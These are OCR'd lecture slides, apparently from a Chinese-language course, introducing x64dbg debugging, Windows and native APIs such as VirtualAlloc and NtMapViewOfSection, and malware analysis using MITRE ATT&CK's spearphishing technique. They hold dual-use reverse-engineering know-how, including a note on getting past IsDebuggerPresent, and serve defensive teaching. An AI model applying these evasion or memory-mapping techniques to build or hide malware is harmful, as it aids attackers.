
- Open Source Windows Debugger
- 注意要用對版本
  - x86 PE -> x32dbg
  - x64 PE -> x64dbg
  - x96dbg

logo of x64dbg,
src: https://github.com/x64dbg/x64dbg

logo of x64dbg,
src: https://github.com/x64dbg/x64dbg


test.exe - PID: 11148 - Module: test.exe - Thread: Main Thread 11080 (switched from 2748) - x64dbg
File View Debug Tracing Plugins Favourites Options Help Oct 28 2022 (TitanEngine)
Other View (Memory Map, Symbols, Threads...)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Disassembly
Register
Function Call Arguments
Memory / Dump
Stack
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused
INT3 breakpoint at test.00007FF71D8F170D!
Time Wasted Debugging: 0:03:12:25

x64dbg



Restart
Run / Continue
Step Into
執行到 ret
Terminate
Pause
Step Over


x64dbg Shortcuts

- [F2]：設定 breakpoint
- [F9]：Run / Continue
- [F7]：Step into (跟進 function)
- [F8]：Step over (執行完 function)
- [Ctrl+F9]：執行到 ret
- [F4]：Run / Continue 到當前選取的 assembly
- [Ctrl+g]：於 disassembly view 顯示指定 address
- [Space]：修改 assembly、memory
- [Alt+a]：Attach process

Default Breakpoints


- x64dbg 提供了數個位置幫你自動下斷點，debug 前需要注意一下
- Entry Breakpoint：PE 的程式進入點






Attach Process


- Attach 到正在執行的程式進行 debug
- 用途
  - 程式在其他 process 建立 thread
  - 難以 / 不必從頭開始 debug 的程式
    - bypass IsDebuggerPresent






Set Command Line

- 修改提供給程式的參數
- 用途
  - 程式要求指定參數
  - Debug DLL with rundll32.exe






Calling Convention

- x64
  - 前四個依序放入 rcx, rdx, r8, r9
  - 其餘放上 stack
  - MSDN — x64 calling convention
- x86
  - stdcall, fastcall, thiscall, cdcel, …
  - MSDN — Argument Passing and Naming Conventions

```
func(int a, int b, int c, int d, int e, int f)
```



Windows API


- 與 Linux 的 glibc 相似，Windows 也提供許多內建函式，稱為 Windows API
- Linux links libc.so.6，Windows links System DLL (Dynamic-Link Library)
- Windows APIs 分散在不同的 System DLL 中，如：kernel32.dll、user32.dll
- 因為 Windows system call 變動頻繁，惡意程式仍經常使用 Windows API

Windows API v.s. Linux Glibc

Operating System	Windows	Linux
OS API	Windows API	GNU C Library
Library	System DLLs (e.g. kernel32.dll)	libc.so.6
Library Format	.dll (PE)	.so (ELF)
Documentation	MSDN	man page


How to use Windows API

- API 為 DLL 中的導出函數 (exported functions)
- 程式從 DLL 引入 (import) 這些 API 使用
- 範例
  - Kernel32.dll 有兩個 API：func3, func4
  - program.exe import func3, func4 這兩個 API 進行使用



Documentation

- Windows APIs — MSDN
  - Function Signature
  - Parameters
  - Return Value
  - Structure
  - Others



VirtualAlloc function (memoryapi.h)

Article • 07/27/2022 Feedback

In this article

Syntax
Parameters
Return value
Remarks
Show 2 more

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the VirtualAllocEx function.

Syntax

C++ Copy

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

Parameters


`[in, optional] lpAddress`

The starting address of the region to allocate. If the memory is being reserved, the specified address is rounded down to the nearest multiple of the allocation granularity. If the memory is already reserved and is being committed, the address is rounded down to the next page boundary. To determine the size of a page and the allocation granularity on the host computer, use the GetSystemInfo function. If this parameter is **NULL**, the system determines where to allocate the region.

src: https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

Documentation

- Native APIs — undocumented.ntinternals.net
- System Component — Vergilius Project
  - Structure
  - Enum
  - Union
- Others — ReactOS



NtMapViewOfSection

```
NTSYSAPI
NTSTATUS
NTAPI


NtMapViewOfSection(


  IN HANDLE               SectionHandle,
  IN HANDLE               ProcessHandle,
  IN OUT PVOID            *BaseAddress OPTIONAL,
  IN ULONG                ZeroBits OPTIONAL,
  IN ULONG                CommitSize,
  IN OUT PLARGE_INTEGER   SectionOffset OPTIONAL,
  IN OUT PULONG           ViewSize,
  IN                      InheritDisposition,
  IN ULONG                AllocationType OPTIONAL,
  IN ULONG                Protect );
```


Function **NtMapViewOfSection** maps specified part of Section Object into process memory.

- SectionHandle **HANDLE** to Section Object opened with one or more from **SECTION**
- ProcessHandle **HANDLE** to Process Object opened with **PROCESS_VM_OPERAT**
- *BaseAddress Pointer to variable receiving virtual address of mapped memory. If thi

src: http://undocumented.ntinternals.net/index.html?page=UserMode/Undocumented%20Functions/NT%20Objects/Section/NtMapViewOfSection.html

Naming Convention

- API 命名：Upper Camel Case
  - Suffix
    - A：字串參數為 ANSI char
    - W：字串參數為 Wide char
    - Ex：提供更多控制參數 (EXtend)
  - Prefix
    - Nt：Native APIs
- 參數命名：Hungarian notation



Malware Analysis

Goals of Malware Analysis

- Understand Malware's Behavior 理解惡意程式行為
- Mitigation 緩解措施
- Protection & Detection 防禦與偵測
- Threat Intelligence 威脅情資

Know Your Enemy：MITRE ATT&CK

- MITRE ATT&CK 是一套描述駭客攻擊戰術與技術的框架
- 透過此框架認識駭客攻擊與惡意程式行為
- 戰術 Tactic：區分攻擊階段，與各階段目標
- 技術 Technique：達成階段目標的手法
- 更多請參考：ATT&CK 101 blog post

Img Src: https://attack.mitre.org/

MATRICES

Home > Matrices > Windows

- Enterprise
  - PRE
  - Windows
  - macOS
  - Linux
  - Cloud
  - Network
  - Containers
- Mobile
- ICS

平台

Windows Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the Windows platform.

View on the ATT&CK® Navigator

Version Permalink

layout: side | show sub-techniques | hide sub-techniques | help

戰術 Tactic (階段目標)

技術 Technique (達成階段目標的手法)

Technique Name

erprise > Phishing > Spearphishing Attachment

Phishing: Spearphishing Attachment

Other sub-techniques of Phishing (3)

ID	Name
T1566.001	Spearphishing Attachment
T1566.002	Spearphishing Link
T1566.003	Spearphishing via Service

Sub-technique

Technique ID

ID: T1566.001

Sub-technique of: T1566

ⓘ Tactic: Initial Access

ⓘ Platforms: Linux, Windows, macOS

Contributors: Philip Winther

Version: 2.2

Created: 02 March 2020

Last Modified: 30 March 2023

Version Permalink

Adversaries may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems. Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon User Execution to gain execution. Spearphishing may also involve social engineering techniques, such as posing as a trusted source.

Description

https://attack.mitre.org/techniques/T1566/001/

山道貓味 (malware) 的一生

Src: YouTube - 山道猴子的一生（上集）

山道貓味的一生：初始存取 & 執行

Dear Linda,

